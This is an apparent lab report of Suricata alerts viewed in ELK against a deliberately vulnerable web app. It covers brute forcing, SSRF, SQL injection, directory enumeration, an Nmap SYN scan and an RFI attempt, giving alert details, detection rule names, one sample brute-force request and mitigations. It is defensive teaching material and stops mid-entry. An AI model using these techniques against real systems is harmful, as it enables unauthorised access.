
**Detection of Web and Network Attacks Using Suricata and ELK**

**Overview**

This report presents a structured summary of security events detected by Suricata and analyzed through the ELK stack in a controlled lab environment. Each section documents a specific attack scenario—from web application exploits such as SQL injection, XSS, RFI/LFI, and brute forcing to network reconnaissance and SSH attacks—highlighting detection details, potential impact, and practical mitigation recommendations to strengthen defensive controls.

1. **Hydra Tool Detected**



**Hydra Tool Detected**

**Alert ID / Signature:** 1000237 — LOCAL - Hydra Tool Detected  
**Category:** Web Application Attack  
**Severity:** Critical  
**Source IP:** 192.168.56.7  
**Destination IP:** 192.168.56.32  
**Destination Port:** 80  
**Protocol:** HTTP  
**Timestamp:** 2025-12-29T22:20:49.095Z  
**Tool/User Agent:** Hydra v9.0


**Description:**  
Detected automated login attempts using the **Hydra tool** targeting /vulnapp/login.php. This indicates a brute-force attack attempt.

**Impact:**

* Attempt to compromise user credentials.
* High risk if weak passwords are used.

**Recommendation:**

1. Block the attacker IP and monitor for repeated attempts.
2. Implement **account lockouts** after failed login attempts.
3. Enable **multi-factor authentication (MFA)**.
4. **SSRF Attempt (Server-Side Request Forgery)**



**SSRF Attempt (Server-Side Request Forgery)**


**Alert ID / Signature:** 1000300 — LOCAL - SSRF to Internal Service  
**Category:** Web Application Attack  
**Severity:** Critical  
**Source IP:** 192.168.56.7  
**Source Port:** 39742  
**Destination IP:** 192.168.56.32  
**Destination Port:** 80  
**Protocol:** HTTP (POST)  
**Timestamp:** 2025-12-29T21:56:04.750Z  
**URL Accessed:** /vulnapp/index.php?page=ssrf  
**User Agent:** curl/8.15.0

**Description:**  
Suricata detected an attempt to perform SSRF. The attacker tried to make the server send a request to another internal or external host. SSRF can lead to unauthorized internal network access or data exposure.

**Recommendation:**

* Restrict outgoing HTTP requests from the web application
* Validate and whitelist URLs in user input
* Monitor internal services for unexpected traffic

1. **SQL INJECTION**



**SQL Comment Injection Attempt**

**Alert ID / Signature:** 1000022 — LOCAL - SQL Comment Injection  
**Category:** Web Application Attack  
**Severity:** Critical  
**Source IP:** 192.168.56.7  
**Destination IP:** 192.168.56.32  
**Destination Port:** 80  
**Protocol:** HTTP (POST)  
**URL Targeted:** /vulnapp/login.php  
**Timestamp:** 2025-12-29T22:20:13.648Z


**Description:**  
Detected a SQL comment injection attempt via the login form. The payload attempted to manipulate the SQL query using comment syntax to bypass authentication or extract data.

**Impact:**

* High risk of **unauthorized database access**.
* Potential leakage of sensitive user credentials if successful.

**Recommendation:**

1. Sanitize and parameterize all SQL queries to prevent injection.
2. Implement **Web Application Firewall (WAF)** rules to block such attacks.
3. Conduct **code review** for input validation vulnerabilities.
4. Monitor logs for repeated attack attempts from the same IP.
5. **DIRECTORY BRUTE force attempt**



**Directory Brute Force Attempt**

Alert ID / Signature: 1000074 — LOCAL - Directory Brute Force  
Category: Web Application Attack  
Severity: Critical  
Source IP: 192.168.56.7  
Destination IP: 192.168.56.32  
Destination Port: 80  
Protocol: HTTP  
Timestamp: 2025-12-29T23:11:50.997Z  
Tool/User Agent: curl/8.15.0

Description:  
An attacker attempted a directory brute-force attack targeting /vulnapp/admin81.php. HTTP response was 404.

Impact:

* Attempts to enumerate hidden directories or admin pages.
* Could be used for further attacks if sensitive directories are found.

Recommendation:

1. Restrict access to sensitive directories.
2. Enable logging and alerts for repeated 404s.
3. Implement rate limiting.
4. **Nmap TCP SYN Scan**



**Attack Report: Nmap TCP SYN Scan**

**Attack Type:** Network Reconnaissance (Port Scanning)  
**Detection Tool:** Suricata (Custom local rule)  
**Rule Triggered:** LOCAL - Nmap TCP SYN Scan Detected  
**Severity:** High  
**Category:** Attempted Information Leak

**Source IP:** 192.168.56.7  
**Destination IP:** 192.168.56.32  
**Destination Port:** 80/TCP  
**Protocol:** TCP (SYN)

**Observed Behavior:**  
A TCP SYN packet was sent to the target host, consistent with an Nmap SYN scan used to identify open services without completing a full TCP handshake.

**Impact / Risk:**  
Port scanning enables attackers to enumerate exposed services, which can lead to targeted exploitation if vulnerabilities exist.

**SOC Verdict:**  
Confirmed reconnaissance activity. Alert is valid and rule is functioning as intended

1. **HTTP BRUTEFORCING**

A screenshot of a computer

AI-generated content may be incorrect.

**HTTP Brute Force Attack**

**Alert ID / Signature:** 1000080 — LOCAL - HTTP Brute Force Attack  
**Category:** Web Application Attack  
**Severity:** Critical  
**Source IP:** 192.168.56.7  
**Destination IP:** 192.168.56.32  
**Destination Port:** 80  
**Protocol:** HTTP  
**Timestamp:** 2025-12-29T23:11:55.627Z  
**Tool/User Agent:** curl/8.15.0

**Description:**  
Detected multiple POST attempts targeting /vulnapp/login.php with invalid credentials (username=admin&password=wrong15). Indicates a **credential brute-force attack**.

**Impact:**

* Could lead to unauthorized access if valid credentials are discovered.
* High risk for sensitive applications.

**Recommendation:**

1. Implement **account lockouts** after repeated failed login attempts.
2. Enable **multi-factor authentication (MFA)**.
3. Monitor and block suspicious IPs performing repeated login attempts.
4. **Remote File Inclusion (RFI) Attempt**

A screenshot of a computer

AI-generated content may be incorrect.

**Remote File Inclusion (RFI) Attempt**

**Alert ID / Signature:** 1000090 — LOCAL - Remote File Inclusion  
**Category:** Web Application Attack  
**Severity:** Critical  
**Source IP:** 192.168.56.7  
**Destination IP:** 192.168.56.32  
**Destination Port:** 80  
**Protocol:** HTTP  
**Timestamp:** 2025-12-29T23:12:15.900Z  
**Tool/User Agent:** curl/8.15.0

**Description:**  
Detected a **Remote File Inclusion (RFI)** attempt:

